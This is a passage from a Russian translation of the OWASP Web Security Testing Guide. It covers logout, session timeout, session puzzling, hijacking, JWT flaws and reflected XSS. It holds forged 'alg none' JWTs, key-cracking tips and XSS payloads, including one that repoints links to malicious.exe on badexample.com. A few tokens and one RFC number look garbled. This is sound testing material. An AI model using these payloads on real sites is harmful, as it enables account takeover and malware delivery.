которые должны завершаться отдельно. Например, завершение сессии, относящейся к конкретному приложению, не приводит к завершению сессии в системе единого входа. Возврат к portalу единого входа даёт пользователю возможность снова зайти в приложение, из которого незадолго до этого был выполнен выход. С другой стороны, функция выхода из системы единого входа не обязательно приводит к завершению сессии в подключенных приложениях.

Задачи тестирования

- Оценить пользовательский интерфейс выхода из системы.
- Проанализировать тайм-аут сессии и правильно ли она завершается после выхода из приложения.

Как тестировать

Тестирование пользовательского интерфейса выхода из системы

Проверьте наличие и наглядность функции выхода в пользовательском интерфейсе. Для этого просмотрите каждую страницу с точки зрения пользователя, который намеревается выйти из web-приложения.

Вот некоторые признаки хорошего интерфейса пользователя для выхода из системы:

- Кнопка выхода присутствует на всех страницах web-приложения.
- Кнопка выхода должна быть быстро найдена пользователем, который хочет выйти из web-приложения.
- После загрузки страницы кнопка выхода должна быть видна без прокрутки.
- В идеале кнопка выхода размещается в области страницы, которая с точки зрения браузера постоянна, и на которую не влияет прокрутка.

Тестирование завершения сессии на стороне сервера

Во-первых, сохраните значения cookie, которые используются для идентификации сессии. Вызовите функцию выхода и наблюдайте за поведением приложения, особенно в отношении сессионных cookie. Попробуйте перейти на страницу, которая видна только в аутентифицированной сессии, например, с помощью кнопки браузера «Назад». Если отображается кешированная версия страницы, используйте кнопку перезагрузки, чтобы обновить страницу с сервера. Если функция выхода приводит к тому, что для сессионных cookie устанавливается новое значение, восстановите их старое значение и перезагрузите страницу из аутентифицированной области приложения. Если эти тесты не выявили уязвимостей на тестируемой странице, попробуйте несколько других страниц, которые считаются критическими с точки зрения безопасности, чтобы убедиться, что завершение сессии правильно распознаётся этими областями приложения.

Данные, которые должны быть видны только аутентифицированным пользователям, не должны быть видны на проверяемых страницах во время проведения тестов. В идеале при доступе к аутентифицируемым областям после завершения сессии приложение перенаправляется на общедоступную область или на форму входа. Это не обязательно для обеспечения безопасности приложения, но после выхода считается хорошей практикой установка сессионных cookie в новые значения.

Тестирование тайм-аута сессии

Попробуйте определить тайм-аут сессии, выполняя запросы к странице в аутентифицируемой области web-приложения с возрастающими задержками. Если появляется поведение выхода, используемая задержка приблизительно соответствует значению тайм-аута сессии.

Те же результаты, что и для описанного выше тестирования завершения сессии на стороне сервера, за исключением выхода, вызванного тайм-аутом бездействия.

Разумное значение тайм-аута сессии зависит от назначения приложения и должно обеспечивать баланс безопасности и удобства использования. В банковских приложениях нет смысла сохранять неактивную сессию более 15 минут. С другой стороны, короткий тайм-аут в wiki или на форуме может раздражать пользователей ненужными запросами на вход при наборе длинных сообщений. Там могут быть приемлемы тайм-ауты в час и более.

Тестирование завершения сессии в системе единого входа (Single Sign-Off)

Выполните выход из тестируемого приложения. Проверьте, существует ли центральный портал или меню, которые позволяют пользователю снова войти в приложение без аутентификации. Проверьте, требует ли приложение аутентификации пользователя, запрашивается ли URL точки входа в приложение. Войдя в тестируемое приложение выполните выход из системы единого входа. Затем попробуйте получить доступ к аутентифицируемой области тестируемого приложения.

Ожидается, что вызов функции выхода из web-приложения, подключенного к системе единого входа, или в самой системе единого входа приводит к повсеместному завершению всех сессий. Для получения доступа к приложению после выхода из системы единого входа и подключенного приложения должна требоваться аутентификация.

Инструменты

- [Burp Suite - Repeater](#)

Ссылки

Технические руководства

- [Атаки на воспроизведение cookie в ASP.NET при использовании аутентификации в формах](#)

Тестирование тайм-аута сессии

ID

WSTG-SESS-07

Обзор

На этом этапе тестировщики проверяют, что приложение автоматически завершает сессию пользователя в системе, если он бездействует в течение определённого времени, гарантируя, что невозможно «переиспользовать» одну и ту же сессию, и что в кэше браузера не осталось чувствительных данных.

Все приложения должны реализовывать тайм-аут простоя (или бездействия) для сессий. Этот тайм-аут определяет количество времени, в течение которого сессия будет оставаться активной в случае отсутствия действий со стороны пользователя, закрытия и деактивации сессии по истечении определённого периода простоя с момента последнего HTTP-запроса, полученного web-приложением для данного Session ID. Наиболее подходящий тайм-аут должен обеспечивать баланс между безопасностью (более короткий тайм-аут) и удобством использования (более длительный) и в значительной степени зависит от уровня чувствительности данных, обрабатываемых приложением. Например, 60-минутное время выхода из системы для публичного форума может быть приемлемым, но такое же время было бы слишком большим для приложения онлайн-банкинга (где рекомендуется тайм-аут 15 минут максимум). В любом случае, приложение, которое не обеспечивает принудительный выход из системы на основе тайм-аута, следует считать незащищённым, если только такое поведение не обусловлено конкретным функциональным требованием.

Тайм-аут простоя ограничивает вероятность того, что злоумышленник угадает и воспользуется действующим Session ID другого пользователя, и при определённых обстоятельствах может защитить общедоступные компьютеры от

повторного использования сессии. Однако, если злоумышленник может перехватить данную сессию, тайм-аут простоя не ограничит его действия, поскольку он может периодически генерировать активность в сессии, чтобы поддерживать её активной дольше.

Управление таймаутом сессии и истечением срока её действия должно выполняться на стороне сервера. Если какие-либо данные, находящиеся под контролем клиента, необходимы для тайм-аута сессии, например, значения в cookie или другие параметры для отслеживания времени (например, количество минут с момента входа), то злоумышленник сможет манипулировать ими, чтобы увеличить продолжительность сессии. Таким образом, приложение должно отслеживать время бездействия на стороне сервера и по истечении тайм-аута автоматически деактивировать сессию текущего пользователя и удалить все данные, хранящиеся на клиенте.

Оба действия должны проводиться аккуратно, чтобы не допустить возникновения уязвимостей, которыми злоумышленник может воспользоваться для получения несанкционированного доступа, если пользователь забудет выйти из приложения. В частности, что касается функции выхода, важно убедиться, что все сессионные токены (например, cookie) должным образом уничтожены или деактивированы, а на стороне сервера применяются надлежащие меры защиты для предотвращения повторного использования сессионных токенов. Если такие действия должным образом не выполняются, злоумышленник сможет воспроизвести эти токены, чтобы «воскресить» сессию законного пользователя и выдать себя за него (эта атака обычно известна как «воспроизведение cookie»). Конечно, смягчающим фактором является то, что злоумышленник должен иметь доступ к этим токенам (которые хранятся на компьютере жертвы), но в ряде случаев это не является невозможным или особенно сложным.

Наиболее распространённым сценарием такого рода атак является общедоступный компьютер, который используется для доступа к некоторой частной информации (например, к web-почте, счёту в онлайн-банке). Если пользователь отходит от компьютера без явного выхода из системы и тайм-аут сессии в приложении не реализован, то злоумышленник может получить доступ к той же учётной записи, просто нажав кнопку «назад» в браузере.

Задача тестирования

- Убедиться, что установлен жёсткий тайм-аут сессии.

Как тестирования

Тестирование методом чёрного ящика

Тот же подход, что и в разделе [Тестирование выхода из системы](#), можно применить при измерении времени ожидания выхода из системы.

Методология тестирования очень похожа. Во-первых, необходимо проверить, существует ли тайм-аут, например, войдя в систему и дождавшись срабатывания тайм-аута выхода из системы. Как и в функции выхода из системы, по истечении времени ожидания все сессионные токены должны быть уничтожены или деактивированы.

Затем, если тайм-аут настроен, необходимо понять, применяется ли он клиентом или сервером (или и тем, и другим). Если сессионный cookie не является постоянным (или, в более общем случае, сессионный cookie не хранит данных о времени), можно предположить, что тайм-аут принудительно установлен сервером. Если сессионный cookie содержит какие-то данные, связанные со временем (например, время входа, или время последнего доступа, или дата истечения срока действия постоянного cookie), то возможно, что клиент участвует в применении тайм-аута. В этом случае можно попытаться изменить cookie (если он не защищён криптографически) и посмотреть, что происходит с сессией. Например, можно установить дату истечения срока действия cookie далеко в будущем и посмотреть, можно ли продлить сессию.

Как правило, всё должно проверяться на стороне сервера, и не должно быть возможности, повторно установив сессионные cookie в предыдущие значения, снова получить доступ к приложению.

Тестирование методом серого ящика

Тестировщик должен проверить, что:

- Функция выхода действительно удаляет все сессионные токены или, по крайней мере, деактивирует их.
- Сервер выполняет надлежащие проверки состояния сессии, запрещая воспроизводить удалённые ранее идентификаторы сессии
- Установлен тайм-аут и он контролируется со стороны сервера. Если сервер считывает срок действия из сессионного токена, отправленного клиентом (что не рекомендуется), то токен должен быть криптографически защищён от подделки.

Обратите внимание, что самое главное, чтобы приложение деактивировало сессию на стороне сервера. Обычно это означает, что код должен вызывать соответствующие методы, например, `HttpSession.invalidate()` в Java или `Session.abandon()` в .NET. Очистка файлов cookie в браузере желательна, но не является строго обязательной, поскольку, если сессия признана недействительной на сервере, наличие cookie в браузере злоумышленнику не поможет.

Ссылки

Ресурсы OWASP

- [Памятка по управлению сессиями](#)

Тестирование перегрузки переменных сессии (Session Puzzling)

ID

WSTG-SESS-08

Обзор

Перегрузка переменных сессии (также известная как «пазл» сессии) — это уязвимость на уровне приложения, которая позволяет злоумышленнику выполнять различные вредоносные действия, включая, помимо прочего:

- Обход действующих механизмов принудительной аутентификации и выдачу себя за законного пользователя.
- Повышение привилегии учётной записи злоумышленника в окружении, которое в противном случае считалось бы защищённым.
- Пропуск этапов отбора в многоэтапных процессах, даже если процесс включает все обычно рекомендуемые ограничения на уровне кода.
- Манипуляцию значениями на стороне сервера косвенными методами, которые невозможно предсказать или обнаружить.
- Проведение традиционных атак там, где они ранее были невозможны или даже считались безопасными.

Эта уязвимость возникает, когда приложение использует одну и ту же переменную сессии более чем для одной цели. Злоумышленник потенциально может получить доступ к страницам в порядке, непредусмотренном разработчиками, таким образом, что переменная сессии назначается в одном контексте, а используется в другом.

Например, злоумышленник может использовать перегрузку переменных сессии, чтобы обойти механизмы принудительной аутентификации приложений, проверяя существование переменных сессии, содержащих значения, связанные с учётными данными, которые обычно сохраняются в сессии после успешной процедуры аутентификации. Это означает, что злоумышленник сначала получает доступ к месту в приложении, которое задаёт контекст сессии, а затем — к привилегированным местам, которые проверяют этот контекст.

Например, вектор атаки обхода аутентификации может быть реализован путём доступа к общедоступной точке входа (например, к странице восстановления пароля), которая присваивается той же переменной сессии на основе фиксированных значений или вводимых пользователем данных.

Задачи тестирования

- Определить все переменные сессии.
- Нарушить логику процесса создания сессии.

Как тестировать

Тестирование методом чёрного ящика

Эту уязвимость можно обнаружить и эксплуатировать, перебрав все переменные сессии, используемые приложением, с учётом контекста, в котором они допустимы. В частности, это возможно путём доступа к последовательности точек входа с последующим изучением точек выхода. В случае тестирования методом чёрного ящика эта процедура сложна и требует некоторой удачи, поскольку каждая отдельная последовательность может привести к другому результату.

Примеры

Очень простым примером может быть функция сброса пароля, которая в точке входа может запросить у пользователя некоторую идентифицирующую информацию, такую как имя пользователя или адрес электронной почты. Затем эта страница может присвоить переменной сессии эти идентифицирующие значения, которые получены непосредственно от клиента, из запросов или определены на основе полученных входных данных. На данном этапе в приложении могут быть страницы, которые отображают личные данные клиента на основе текущего экземпляра сессии. Таким образом злоумышленник может обойти процедуру аутентификации.

Тестирование методом серого ящика

Наиболее эффективный способ обнаружения этих уязвимостей — проверка исходного кода.

Меры защиты

Переменные сессии следует использовать только для одной предназначенной им цели.

Ссылки

- [Session Puzzles](#)
- [Session Puzzling and Session Race Conditions](#)
- [Session Puzzling Attacks \(a.k.a. “Session Variable Overloading”\)](#)

Тестирование перехвата сессии

ID

WSTG-SESS-09

Обзор

Злоумышленник, получивший доступ к сессионным cookie пользователя, может выдать себя за него, предъявляя эти cookie. Эта атака известна как перехват сессии. При рассмотрении сетевых злоумышленников, т.е. тех, кто может контролировать сеть, используемую жертвой, сессионные cookie могут быть несанкционированно раскрыты злоумышленником по протоколу HTTP. Чтобы предотвратить это, cookie должны быть помечены атрибутом **Secure**, чтобы они передавались только по протоколу HTTPS.

Обратите внимание, что атрибут **Secure** также следует использовать, когда всё web-приложение развёрнуто на HTTPS, в противном случае возможна кража cookie: предположим, что **example.com** полностью развёрнут на HTTPS, но не помечает свои сессионные cookie как **Secure**. При атаке возможна следующая последовательность действий:

1. Жертва отправляет запрос на **http://another-site.com**.
2. Злоумышленник модифицирует соответствующий ответ таким образом, чтобы он вызывал запрос на **http://example.com**.
3. Теперь браузер пытается получить доступ к **http://example.com**.
4. Несмотря на то, что запрос завершается неудачей, сессионные cookie передаются в открытом виде по протоколу HTTP.

Кроме того, перехват сессии можно предотвратить, запретив использование HTTP с помощью [HSTS](#). Обратите внимание, что здесь есть тонкость, связанная с определением области действия cookie. В частности, требуется полноценная реализация HSTS, когда сессионные cookie выдаются с атрибутом **Domain**.

Полноценная реализация HSTS описана в статье [Testing for Integrity Flaws in Web Sessions](#) Stefano Calzavara, Alvise Rabitti, Alessio Ragazzo, и Michele Bugliesi. Это возможно, когда хост активирует HSTS для себя и всех своих поддоменов. Неполный HSTS — когда хост активирует HSTS только для себя.

Сессионные cookie с атрибутом **Domain** могут использоваться совместно с поддоменами. Следует избегать использования HTTP с поддоменами, чтобы предотвратить раскрытие незашифрованных cookie, отправляемых по HTTP. Чтобы проиллюстрировать эту проблему, предположим, что web-сайт

example.com активирует HSTS без опции **includeSubDomains**. Сайт выдает сессионные cookie с атрибутом **Domain**, установленным на **example.com**.

Возможна следующая атака:

1. Жертва отправляет запрос на **http://another-site.com**.
2. Злоумышленник модифицирует соответствующий ответ так, чтобы он инициировал запрос на **http://fake.example.com**.
3. Теперь браузер пытается получить доступ к **http://fake.example.com**, что разрешено настройками HSTS.
4. Поскольку запрос отправляется на поддомен **example.com** с установленным атрибутом **Domain**, он включает сессионные cookie, которые в открытом виде передаются через HTTP.

Чтобы предотвратить эту атаку необходимо активировать полноценный HSTS в домене верхнего уровня.

Задачи тестирования

- Найти уязвимые сессионные cookie.
- Перехватить уязвимые cookie и оценить уровень риска.

Как тестировать

Стратегия тестирования нацелена на сетевых злоумышленников, поэтому её необходимо применять только к сайтам, без полноценного HSTS (иначе сайты защищены, поскольку их cookie не передаются через HTTP). Мы предполагаем, что на тестируемом web-сайте есть две учётные записи для тестирования, одна из которых выступает в роли жертвы, а другая — злоумышленника. Мы моделируем сценарий, в котором злоумышленник крадет все cookie, не защищённые от раскрытия по HTTP, и предъявляет их web-сайту для доступа к учётной записи жертвы. Если этих cookie достаточно, чтобы действовать от имени жертвы, возможен перехват сессии.

Ниже шаги выполнения этого теста:

1. Войдите на web-сайт как жертва и перейдите на любую страницу с функцией, защищённой аутентификацией.
2. Удалите из хранилища все cookie, которые удовлетворяют любому из следующих условий.
 - если HSTS не поддерживается: есть атрибут **Secure**.
 - если HSTS поддерживается не полностью: есть атрибут **Secure** или нет атрибута **Domain**.
3. Сделайте копию хранилища cookie.
4. Вызовите защищённую функцию, указанную на шаге 1.
5. Проверьте, успешно ли выполнена операция на шаге 4. Если да, то атака удалась.

6. Очистите хранилище cookie, войдите как злоумышленник и перейдите на страницу на шаге 1.
7. Сохраните в хранилище cookie один за другим cookie, сохранённые на шаге 3.
8. Снова вызовите защищённую функцию, указанную на шаге 1.
9. Очистите хранилище cookie и снова войдите как жертва.
10. Посмотрите, успешно ли выполнена операция на шаге 8 в учётной записи жертвы. Если да, то атака удалась; в противном случае сайт защищён от перехвата сессии.

Мы рекомендуем использовать разные машины или браузеры для жертвы и злоумышленника. Это позволяет уменьшить количество ложных срабатываний, если web-приложение выполняет «снятие отпечатков» (англ.: fingerprinting) для проверки доступа, разрешённого с помощью данного cookie. Более короткий, но менее точный сценарий тестирования требует только одной тестовой учётной записи. Он следует по тому же шаблону, но останавливается на шаге 5 (обратите внимание, что в этом случае шаг 3 бесполезен).

Инструменты

- [OWASP ZAP](#)
- [JHijack - инструмент для перехвата сессии](#)

Тестирование JSON Web Token

ID

WSTG-SESS-10

Обзор

JSON Web Token (JWT) — это токен JSON с криптографической подписью, предназначенный для обмена утверждениями (англ.: claims) между системами. Они часто используются в качестве токенов аутентификации или сессии, особенно в REST API.

JWT являются распространённым источником уязвимостей, как с точки зрения того, как они реализованы в приложениях, так и в базовых библиотеках. Поскольку они используются для аутентификации, уязвимость может легко привести к полной компрометации приложения.

Задачи тестирования

- Определить, раскрывают ли JWT чувствительную информацию.

- Определить, можно ли подделать или модифицировать JWT.

Как тестировать

Состав

JWT состоит из трёх компонентов:

- Заголовок
- Полезная нагрузка (или тело)
- Подпись

Каждый компонент закодирован в Base64, и они разделены точками (`.`). Обратите внимание, что кодировка Base64, используемая в JWT, удаляет знаки равенства (`=`), поэтому вам может потребоваться вернуть их для декодирования.

Анализ компонентов

Заголовок

Заголовок определяет тип токена (обычно `JWT`) и алгоритм, используемый для подписи. Пример декодированного заголовка показан ниже:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Есть три основных типа алгоритмов, которые используются для подписи:

Алгоритм	Описание
HSxxx	HMAC с использованием секретного ключа и SHA-xxx.
RSxxx и PSxxx	Подпись с открытым ключом с использованием RSA.
ESxxx	Подпись с открытым ключом с использованием ECDSA.

Есть также множество [других алгоритмов](#), которые можно использовать для зашифрованных токенов (JWE), хотя они менее распространены.

Полезная нагрузка

Полезная нагрузка JWT содержит сами данные. Пример полезной нагрузки показан ниже:

```
{
  "username": "admininistrator",
  "is_admin": true,
  "iat": 1516239022,
  "exp": 1516242622
}
```

Полезная нагрузка обычно не шифруется, поэтому проанализируйте её, чтобы определить, нет ли в ней чувствительных или, возможно, неуместных для токена данных.

Данный JWT включает имя пользователя и его статус администратора, а также два стандартных утверждения (**iat** и **exp**). Эти утверждения определены в [RFC 5719](#), их краткое изложение приведено в таблице ниже:

Утверждение	Наименование	Описание
iss	Issuer	Идентификатор стороны, выпустившей токен.
iat	Issued At	Unix-время, указывающее на то, когда был выпущен токен.
nbf	Not Before	Unix-время самой ранней даты, начиная с которой токен может быть использован.
exp	Expires	Unix-время, когда срок действия токена истечёт.

Подпись

Подпись вычисляется с использованием алгоритма, указанного в заголовке JWT, а затем кодируется в Base64 и добавляется к токenu. Изменение любой части JWT должно привести к тому, что подпись станет недействительной, а токен будет отклонен сервером.

Анализ использования

Помимо того, что JWT сам по себе является криптографически защищённым, он также должен безопасно храниться и передаваться. Необходимо удостовериться, что:

- Он всегда [передаётся через зашифрованные \(HTTPS\) соединения](#).
- Если он хранится в cookie, то он должен иметь [соответствующие атрибуты](#).

Достоверность JWT также необходимо проверить по утверждениям `iat`, `nbf` и `exp`, чтобы убедиться в том, что:

- JWT имеет разумный срок действия.
- Токены с истекшим сроком действия отклоняются.

Проверка подписи

Одна из наиболее серьёзных уязвимостей, встречающихся в JWTs, заключается в том, что приложению не удаётся проверить правильность подписи. Обычно это происходит, когда разработчик использует, например, такую функцию, как `jwt.decode()` в NodeJS, которая просто декодирует тело JWT, не верифицируя перед этим подпись с помощью функции `jwt.verify()`.

Это можно легко проверить, изменив тело JWT, но ничего не меняя в заголовке или подписи, и отправив его в запросе, чтобы узнать, принимает ли его приложение.

Алгоритм None

Помимо алгоритмов с открытым ключом и на основе HMAC, спецификация JWT также определяет алгоритм подписи, называемый `none`. Как следует из названия, это означает, что в JWT нет подписи, что позволяет изменять его.

Это можно проверить, изменив алгоритм подписи (`alg`) в заголовке JWT на `none`, как показано в примере ниже:

```
{
  "alg": "none",
  "typ": "JWT"
}
```

Затем заголовок и полезная нагрузка повторно кодируются с помощью Base64, а подпись удаляется (оставляя завершающую точку). Используя заголовок выше и полезную нагрузку, указанную в разделе [> [Полезная нагрузка](#)] это дало бы следующий JWT:

TXT

```
eyJhbGciOiAiAibm9uZSIsICJ0eXAiOiAiSldUIn0K.eyJ1c2VybmFtZSI6ImFkbWluaW5pc3RyYXRvcjIsImIzX2FkbWluIjp0cnVlLCJpYXQiOiJlMTYyMzkwMjIsImV4cCI6MTUxNjI0MjYyMn0.
```

В версиях Java с 15 по 18 была выявлена уязвимость, из-за которой при некоторых обстоятельствах они неправильно проверяли подписи ECDSA ([CVE-2022-21449](#), известная как «психоподпись», отсылка к [«психобумаге»](#)). Если одна из этих уязвимых версий используется для анализа JWT с алгоритмом **ES256**, с её помощью можно полностью обойти проверку подписи путём подделки тела и последующей замены подписи на значение

MAYCAQACAQA

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbSI6ImRydWUiLCJ0eXAiOiJKV1QiLCJkaXIiOiJ1bmNlbnQyLjEwMDEyMDYxMC5MAYCAQAQAA

Если JWT подписан с использованием алгоритма, основанного на HMAC (например, HS256), стойкость подписи полностью зависит от энтропии секретного ключа HMAC.

Если приложение использует программное обеспечение (приобретённое или с открытым исходным кодом), первым шагом должно быть исследование его исходного кода и проверка того, не используется ли ключ подписи HMAC по умолчанию.

Если значения по умолчанию нет, то ключ можно взломать, угадать или перебрать. Самый простой способ сделать это — использовать скрипт [crackjwt.py](#), которому нужен только сам JWT и файл словаря.

Более серьёзный вариант — преобразовать JWT в формат, понятный [John the Ripper](#), скриптом [jwt2john.py](#). Затем можно использовать Джона для проведения гораздо более сложных атак на ключ.

Если JWT большой, он может превышать максимально допустимый размер, поддерживаемый Джоном. Это можно обойти, увеличив значение переменной

SALT_LIMBS в `/src/hmacSHA256_fmt_plug.c` (или аналогичном ему для других форматов HMAC) и перекомпилировав Джона, как описано в [дискуссии на GitHub](#).

Если можно получить этот ключ, то можно создавать и подписывать произвольные JWT, что обычно приводит к полной компрометации приложения.

Путаница между HMAC и открытым ключом

Если приложение использует JWT с подписями на основе открытого ключа, но не проверяет корректность выбора алгоритма, это потенциально может быть использовано в атаке со смешением типов подписей. Для того чтобы это стало возможным, необходимо выполнить следующие условия:

1. Приложение должно ожидать, что JWT будет подписан алгоритмом на основе открытого ключа (т.е. **RSxxx** или **ESxxx**).
2. Приложение не должно проверять, какой алгоритм JWT фактически использует для подписи.
3. Открытый ключ, используемый для проверки JWT, должен быть доступен злоумышленнику.

Если все эти условия выполняются, злоумышленник может применить открытый ключ для подписи JWT к алгоритму на основе HMAC (**HS256**). Например, в библиотеке [Node.js jsonwebtoken](#) и для открытого ключа, и для токенов на основе HMAC используется одна и та же функция, как показано в примере ниже:

JS

```
// Проверка JWT, подписанного с помощью RS256
jwt.verify(token, publicKey);

// Проверка JWT, подписанного с помощью HS256
jwt.verify(token, secretKey);
```

Это означает, что если JWT подписан **publicKey** в качестве секретного ключа для алгоритма **HS256**, подпись будет считаться действительной.

Чтобы эксплуатировать это, необходимо получить открытый ключ. Чаще всего это происходит, если приложение повторно использует один и тот же ключ как для подписи JWT, так и в составе TLS-сертификата. В этом случае ключ можно загрузить с сервера с помощью такой команды:

```
openssl s_client -connect example.org:443 | openssl x509 -
pubkey -noout
```

Также открытый ключ может храниться в общедоступном файле на сайте в типичном каталоге, например [/.well-known/jwks.json](#).

Чтобы проверить это, измените содержимое JWT, а затем возьмите ранее полученный открытый ключ для подписи JWT с использованием алгоритма **HS256**. Сделать это часто бывает трудно при тестировании без доступа к исходному коду или деталям реализации, поскольку формат ключа должен быть идентичен тому, который используется сервером, поэтому такие проблемы, как кодировка пустых строк или CRLF, могут привести к несоответствию ключей.

Открытый ключ, предоставленный злоумышленником

Стандарт [JSON Web Signature \(JWS\)](#) (который определяет заголовок и подписи в JWT), позволяет встраивать ключ для подписи токена, в заголовок. Если библиотека проверки токена поддерживает это и не проверяет ключ по списку утверждённых, то злоумышленник может подписать JWT произвольным ключом.

Существует множество скриптов, которые можно использовать для этого, например, [jwk-node-jose.py](#) или [jwt_tool](#).

Связанные сценарии тестирования

- [Тестирование передачи чувствительной информации по незашифрованным каналам](#)
- [Тестирование атрибутов Cookie](#)
- [Тестирование хранилищ браузера](#).

Меры защиты

- Используйте безопасную и актуальную библиотеку для обработки JWT.
- Убедитесь, что подпись действительна и что она использует ожидаемый алгоритм.
- Используйте криптостойкий ключ HMAC или уникальный закрытый ключ для подписи.
- Убедитесь, что в полезной нагрузке нет чувствительной информации.
- Убедитесь, что JWT защищены при хранении и передаче.
- См. [Памятка OWASP по JSON Web Token](#).

Инструменты

- [John the Ripper](#)
- [jwt2john](#)
- [jwt-cracker](#)
- [JSON Web Tokens Burp Extension](#)
- [ZAP JWT Add-on](#)

Ссылки

- [RFC 7515 JSON Web Signature \(JWS\)](#)
- [RFC 7519 JSON Web Token \(JWT\)](#)
- [Памятка OWASP по JSON Web Token](#)

Тестирование контроля входных данных

Тестирование отражённых межсайтовых скриптов (Reflected XSS)

ID

WSTG-INPV-01

Обзор

Отражённые [межсайтовые скрипты \(XSS\)](#) проявляются, когда злоумышленник вводит исполняемый код браузера в единственный HTTP-ответ. Атака инъекции не сохраняется в самом приложении; она не является постоянной и воздействует только на пользователей, которые открывают специально созданную ссылку или стороннюю web-страницу. Строка атаки включается в состав вредоносного URI или HTTP-параметра, некорректно обрабатывается приложением и возвращается (т.е. отражается) жертве.

Отражённые XSS-атаки являются наиболее часто встречающимся типом XSS-атак. Они также известны как непостоянные, и, поскольку полезная нагрузка атаки доставляется и выполняется в рамках одного запроса и ответа, их также называют XSS первого порядка (или I типа).

Если web-приложение уязвимо для такого типа атак, оно будет возвращать в ответах клиенту непроверенные входные данные, отправленные через запросы. Типичный жизненный цикл атаки включает этап разработки, на котором злоумышленник создает и тестирует вредоносный URI; этап социальной инженерии, на котором он убеждает своих жертв перейти по этому URI; и в конечном итоге выполнение созданного кода в браузере жертвы.

Как правило, код злоумышленника написан на JavaScript, но также используются и другие скриптовые языки, например ActionScript или VBScript. Злоумышленники обычно используют эти уязвимости для установки кейлоггеров, кражи cookie или буфера обмена жертвы, а также модификации контента страницы (например, ссылок на скачивание).

Одной из основных трудностей в предотвращении уязвимостей XSS является правильная кодировка символов. В некоторых случаях web-сервер или приложение не могут отфильтровать некоторые кодировки, поэтому, например, web-приложение может отфильтровать `<script>`, но не `%3cscript%3e`, который просто отображён в другой кодировке.

Задачи тестирования

- Определить переменные, которые отражаются в ответах.
- Оценить входные данные, которые им присваиваются, и кодировку применяемую в ответе (если указана).

Как тестировать

Тестирование методом чёрного ящика

Тест будет включать, по крайней мере, три этапа:

Обнаружение входных векторов

Для каждой web-страницы тестировщик должен определить все пользовательские переменные web-приложения и способы их ввода. Они включают в себя скрытые или неочевидные входные данные, такие как параметры HTTP, данные POST, скрытые значения полей формы и предустановленные значения переключателей или списков выбора. Обычно для просмотра этих скрытых параметров используются встроенные в браузер HTML-редакторы или web-прокси. См. пример ниже.

Анализ входных векторов

Проанализируйте каждый входной вектор, чтобы обнаружить потенциальные уязвимости XSS. Обычно используются специально созданные входные данные для каждого входного вектора. Такие входные данные обычно безвредны сами по себе, но они вызывают ответы web-браузера, через которые проявляется уязвимость. Данные тестирования можно генерировать с помощью фаззера web-приложений ([пример](#)), автоматизировав загрузку predetermined списка известных строк атаки, или вручную.

Примерами таких входных данных являются:

- `<script>alert(123)</script>`
- `"><script>alert(document.cookie)</script>`

Обширный список потенциальных тестовых строк см. в [Памятке по уклонению от фильтра XSS](#).

Анализ воздействия

Для каждого тестового ввода, предпринятого на предыдущем этапе, необходимо проанализировать результат и определять, представляет ли он собой уязвимость, которая оказывает реальное влияние на безопасность web-приложения. Это требует изучения результирующего HTML-кода страницы и поиска тестового ввода. После его обнаружения необходимо выявить все специальные символы, которые не были должным образом закодированы, заменены или отфильтрованы. Состав этих символов будет зависеть от контекста HTML.

В идеале все специальные символы HTML будут заменены HTML-сущностями. Основные HTML-сущности, которые необходимо найти:

- `>` (больше)
- `<` (меньше)
- `&` (амперсанд)
- `'` (апостроф или одинарная кавычка)
- `"` (двойные кавычки)

Полный перечень сущностей определяется спецификациями HTML и XML. См. в [Википедии](#).

В контексте действия HTML или кода JavaScript ещё один набор специальных символов должен быть экранирован, закодирован, заменен или отфильтрован. Эти символы включают в себя:

- `\n` (перевод строки)
- `\r` (возврат каретки)
- `'` (апостроф или одинарная кавычка)
- `"` (двойные кавычки)
- `\` (обратная косая черта)
- `\uXXXX` (символы в кодировке Unicode)

Более полную справку см. в [Руководстве по JavaScript от Mozilla](#).

Пример №1

Например, рассмотрим сайт, на котором есть приветствие `Welcome %username%` и ссылка для скачивания.




Рисунок 4.7.1-1: Пример XSS №1

Тестировщик должен подозревать, что каждая точка ввода данных может привести к XSS-атаке. Чтобы проанализировать это, необходимо поиграть с пользовательской переменной и попытаться вызвать уязвимость.

Давайте попробуем перейти по данной ссылке и посмотрим, что получится:

```
http://example.com/index.php?user=<script>alert(123)
</script>
```

Если не применяется нейтрализация, это приведёт к следующему всплывающему окну:



Рисунок 4.7.1-2: Пример XSS №1

Это указывает на наличие уязвимости XSS, и, похоже, что если перейти по этой ссылке, можно выполнить произвольный код в любом браузере.

Пример №2

Давайте попробуем другой фрагмент кода (т.е. ссылку):

```
http://example.com/index.php?user=<script>window.onload =
function() {var
AllLinks=document.getElementsByTagName("a");AllLinks[0].href
= "http://badexample.com/malicious.exe";}</script>
```

Это приводит к следующему поведению:




Рисунок 4.7.1-3: Пример XSS №2

Пользователь, перейдя по предоставленной тестировщиком ссылке, загрузит файл **malicious.exe** с контролируемого им сайта **http://badexample.com/**.

Обход фильтров XSS

